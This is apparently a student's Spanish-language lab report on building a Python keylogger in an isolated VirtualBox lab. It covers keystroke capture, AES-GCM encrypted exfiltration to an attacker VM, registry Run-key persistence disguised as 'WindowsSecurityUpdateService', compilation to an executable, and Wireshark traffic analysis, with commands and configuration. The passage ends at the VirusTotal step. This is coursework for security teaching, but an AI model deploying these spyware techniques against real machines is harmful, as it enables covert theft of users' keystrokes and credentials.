

Avance del Proyecto — Unidad 2 Keylogger

Autor: Vejat Olea **Curso:** Desarrollo de Software para Seguridad

Universidad: Universidad de Talca

Fecha: Julio 2026

Introducción

Para este proyecto desarrollamos un keylogger educativo en Python dentro de un entorno de laboratorio con VirtualBox. Simulamos un escenario entre una máquina víctima y una máquina atacante, todo controlado y aislado, sin usar equipos de terceros.


Completamos los cuatro ejercicios del proyecto: captura de teclado con persistencia, cifrado y envío de datos, compilación a ejecutable con demostración MITM y análisis en VirusTotal, e informe técnico de amenaza. Este documento resume paso a paso lo que hicimos, los comandos que usamos y las evidencias que obtuvimos.

Paso 1 — Configurar las máquinas virtuales

Lo primero fue crear dos VMs con Windows 11 en VirtualBox: una llamada **windows 11 pro** (atacante) y otra **windows 11 víctima** (keylogger).


En ambas configuramos un adaptador de red **Host-Only**. Las IPs que quedaron fueron:

- VM Víctima: **192.168.56.107**
- VM Atacante: **192.168.56.108**
- Host (interfaz Ethernet): **192.168.56.1**



Paso 2 — Pasar el código a las VMs con carpeta compartida

Configuramos una carpeta compartida en VirtualBox apuntando a **Proyecto_Unidad2_Keylogger**, con nombre **Proyecto**, **Automontar** y **Make Machine-permanent** activados.



En cada VM montamos la unidad:


```
net use Y: \\vboxsrv\Proyecto /persistent:yes
Y:
dir
```

El código quedó accesible en `Y:\src`.

Paso 3 — Instalar las dependencias de Python

```
cd Y:\src
pip install -r requirements.txt
```

Usamos `pynput` (teclado), `cryptography` (AES-GCM), `requests` (envío HTTP) y `flask` (receptor).



```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Instale la versión más reciente de PowerShell para obtener nuevas características
y mejoras. https://aka.ms/PSWindows

PS C:\WINDOWS\system32> net use Y: \\vboxsrv\Proyecto /persistent:yes
Se ha completado el comando correctamente.

PS C:\WINDOWS\system32> Y:
PS Y:\> dir

        Directorio: Y:\

Mode                LastWriteTime         Length Name
----                -
d-----          01/07/2026   21:39             docs
d-----          01/07/2026   21:24          evidencias
d-----          01/07/2026   21:28             src
-a-----          01/07/2026   21:27           288 .gitignore
-a-----          04/07/2026    0:21        6675 README.md
-a-----          01/07/2026   21:39           524 requirements.txt

PS Y:\> pip install -r requirements.txt
```

Paso 4 — Configurar la comunicación entre víctima y atacante

En `config.py`:

```
SERVER_URL = "http://192.168.56.108:5000/upload"
SEND_INTERVAL = 20 # segundos
```

La primera ejecución del keylogger genera `secret.key`. Como ambas VMs comparten `Y:\`, el receptor lee la misma clave para descifrar.

Paso 5 — Levantar el receptor en la VM atacante

```
cd Y:\src
python receiver.py
```



El receptor escucha en el puerto 5000, descifra cada POST a `/upload` y guarda los logs en `received_logs.txt`.

Paso 6 — Ejecutar el keylogger en la VM víctima

```
cd Y:\src
python keylogger.py
```

El programa captura teclas con **pynput**, las acumula en un buffer y cada 20 segundos las cifra con AES-256-GCM y las envía al atacante.

```
[+] Datos capturados (37 eventos). Enviando cifrado...
[+] Datos enviados exitosamente.
```



Elegimos AES-GCM y no un hash porque necesitamos recuperar el texto original en el receptor. Un hash como SHA es unidireccional y no sirve para descifrar logs.

Paso 7 — Instalar la persistencia

```
cd Y:\src
python persistence.py install
```

Esto creó `run_keylogger.bat`, lo registró en `HKCU\...\Run` como `WindowsSecurityUpdateService` y lo copió a la carpeta de Inicio.


```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v
WindowsSecurityUpdateService
type run_keylogger.bat
```

Problema que tuvimos: al principio la persistencia no funcionaba tras reiniciar. El registro apuntaba a un alias de Python de la Microsoft Store (archivo de 0 bytes). La solución fue registrar un `.bat` con la ruta real de `pythonw.exe` y un `timeout` de 15 segundos para que la unidad `Y:` alcance a montarse.

Paso 8 — Probar la persistencia tras reinicio

Reiniciamos la VM víctima sin ejecutar nada manualmente. Después de iniciar sesión:

- Apareció `pythonw.exe` en el Administrador de tareas.
- El receptor empezó a recibir teclas automáticamente.




Paso 9 — Compilar el keylogger a ejecutable (Ejercicio 3)

El proyecto exige entregar un binario, no solo el script. Compilamos con PyInstaller:

```
cd Y:\build
.\build.ps1
```

Esto generó `dist/WindowsSecurityUpdateService.exe` (~14.4 MB). Probamos el ejecutable en la VM víctima y funcionó igual que el script: capturó teclas y las envió cifradas al receptor.



El hash SHA-256 del binario es:

```
7CEFCF86B89F2323E5279BF7D24D5BD424F4A52A6E831FE6CD6FDBF838E5F421
```

Paso 10 — Demostración MITM con Wireshark (Ejercicio 3)

Problema que tuvimos: capturamos primero en el host (interfaz Ethernet **192.168.56.1**) y el filtro quedaba vacío aunque el keylogger enviaba datos correctamente. Esto pasa porque en VirtualBox el tráfico entre dos VMs (**.107** → **.108**) no pasa por la tarjeta del host.

Solución: instalamos Wireshark en la **VM atacante** y capturamos ahí.

Aplicamos el filtro:

```
ip.addr == 192.168.56.107 && ip.addr == 192.168.56.108 && tcp.port == 5000
```

Vimos múltiples paquetes **HTTP POST /upload** de la víctima al atacante y respuestas **200 OK**, confirmando la exfiltración periódica.

Capturing from Ethernet

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

ip.addr == 192.168.56.107 && ip.addr == 192.168.56.108 && tcp.port == 5000

No.	Time	Source	Destination	Protocol	Length	Info
223	160.848151200	192.168.56.107	192.168.56.108	TCP	66	58018 → 5000 [SYN] Seq=0 Win=65535
224	160.848400500	192.168.56.108	192.168.56.107	TCP	66	5000 → 58018 [SYN, ACK] Seq=0 Ack=58018
225	160.849578200	192.168.56.107	192.168.56.108	TCP	60	58018 → 5000 [ACK] Seq=1 Ack=1 Win=0
226	160.858536300	192.168.56.107	192.168.56.108	TCP	66	58019 → 5000 [SYN] Seq=0 Win=65535
227	160.858802300	192.168.56.108	192.168.56.107	TCP	66	5000 → 58019 [SYN, ACK] Seq=0 Ack=58019
228	160.859978000	192.168.56.107	192.168.56.108	TCP	60	58019 → 5000 [ACK] Seq=1 Ack=1 Win=0
229	160.862006000	192.168.56.107	192.168.56.108	TCP	264	58019 → 5000 [PSH, ACK] Seq=1 Ack=1 Win=0
230	160.863824700	192.168.56.107	192.168.56.108	HTTP/J...	197	POST /upload HTTP/1.1 , JSON (applicat...
231	160.864106900	192.168.56.108	192.168.56.107	TCP	54	5000 → 58019 [ACK] Seq=1 Ack=354
232	160.887216800	192.168.56.107	192.168.56.108	TCP	264	58018 → 5000 [PSH, ACK] Seq=1 Ack=1 Win=0
233	160.889394200	192.168.56.107	192.168.56.108	HTTP/J...	197	POST /upload HTTP/1.1 , JSON (applicat...
234	160.889715400	192.168.56.108	192.168.56.107	TCP	54	5000 → 58018 [ACK] Seq=1 Ack=354
235	161.253406700	192.168.56.108	192.168.56.107	TCP	220	5000 → 58018 [PSH, ACK] Seq=1 Ack=1 Win=0
236	161.258258000	192.168.56.108	192.168.56.107	TCP	220	5000 → 58019 [PSH, ACK] Seq=1 Ack=1 Win=0
237	161.318553100	192.168.56.107	192.168.56.108	TCP	60	58018 → 5000 [ACK] Seq=354 Ack=10
238	161.318592100	192.168.56.107	192.168.56.108	TCP	60	58019 → 5000 [ACK] Seq=354 Ack=10
239	161.318658400	192.168.56.108	192.168.56.107	HTTP/J...	84	HTTP/1.1 200 OK , JSON (applicat...
240	161.321794700	192.168.56.108	192.168.56.107	HTTP/J...	84	HTTP/1.1 200 OK , JSON (applicat...
241	161.325181200	192.168.56.107	192.168.56.108	TCP	60	58018 → 5000 [FIN, ACK] Seq=354 Ack=10

Frame 223: Packet, 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0

Ethernet II, Src: PCSsystemter 6d:79:e9 (08:00:27:6d:79:e9), Dst: 08:00:27:6d:79:e9 (08:00:27:6d:79:e9)

Internet Protocol Version 4, Src: 192.168.56.107, Dst: 192.168.56.108


TCP, Src Port: 58018, Dst Port: 5000, Seq: 58018, Win: 0, Len: 0

Hypertext Transfer Protocol, Method: POST, Path: /upload, Content-Type: application/json

Paquetes: 427 · Displayed: 80 (18.7%) Perfil: Default

3:41 06/07/2026

Al abrir el cuerpo de un paquete POST, el campo **payload** aparece como base64 ilegible. Un atacante MITM puede interceptar el tráfico, pero **no puede leer las teclas** sin **secret.key**.



También existe el script `demo_mitm_decrypt.py` para demostrar que un payload interceptado falla al descifrar sin la clave correcta.

Paso 11 — Análisis en VirusTotal (Ejercicio 3)

Subimos `WindowsSecurityUpdateService.exe` a <https://www.virustotal.com>

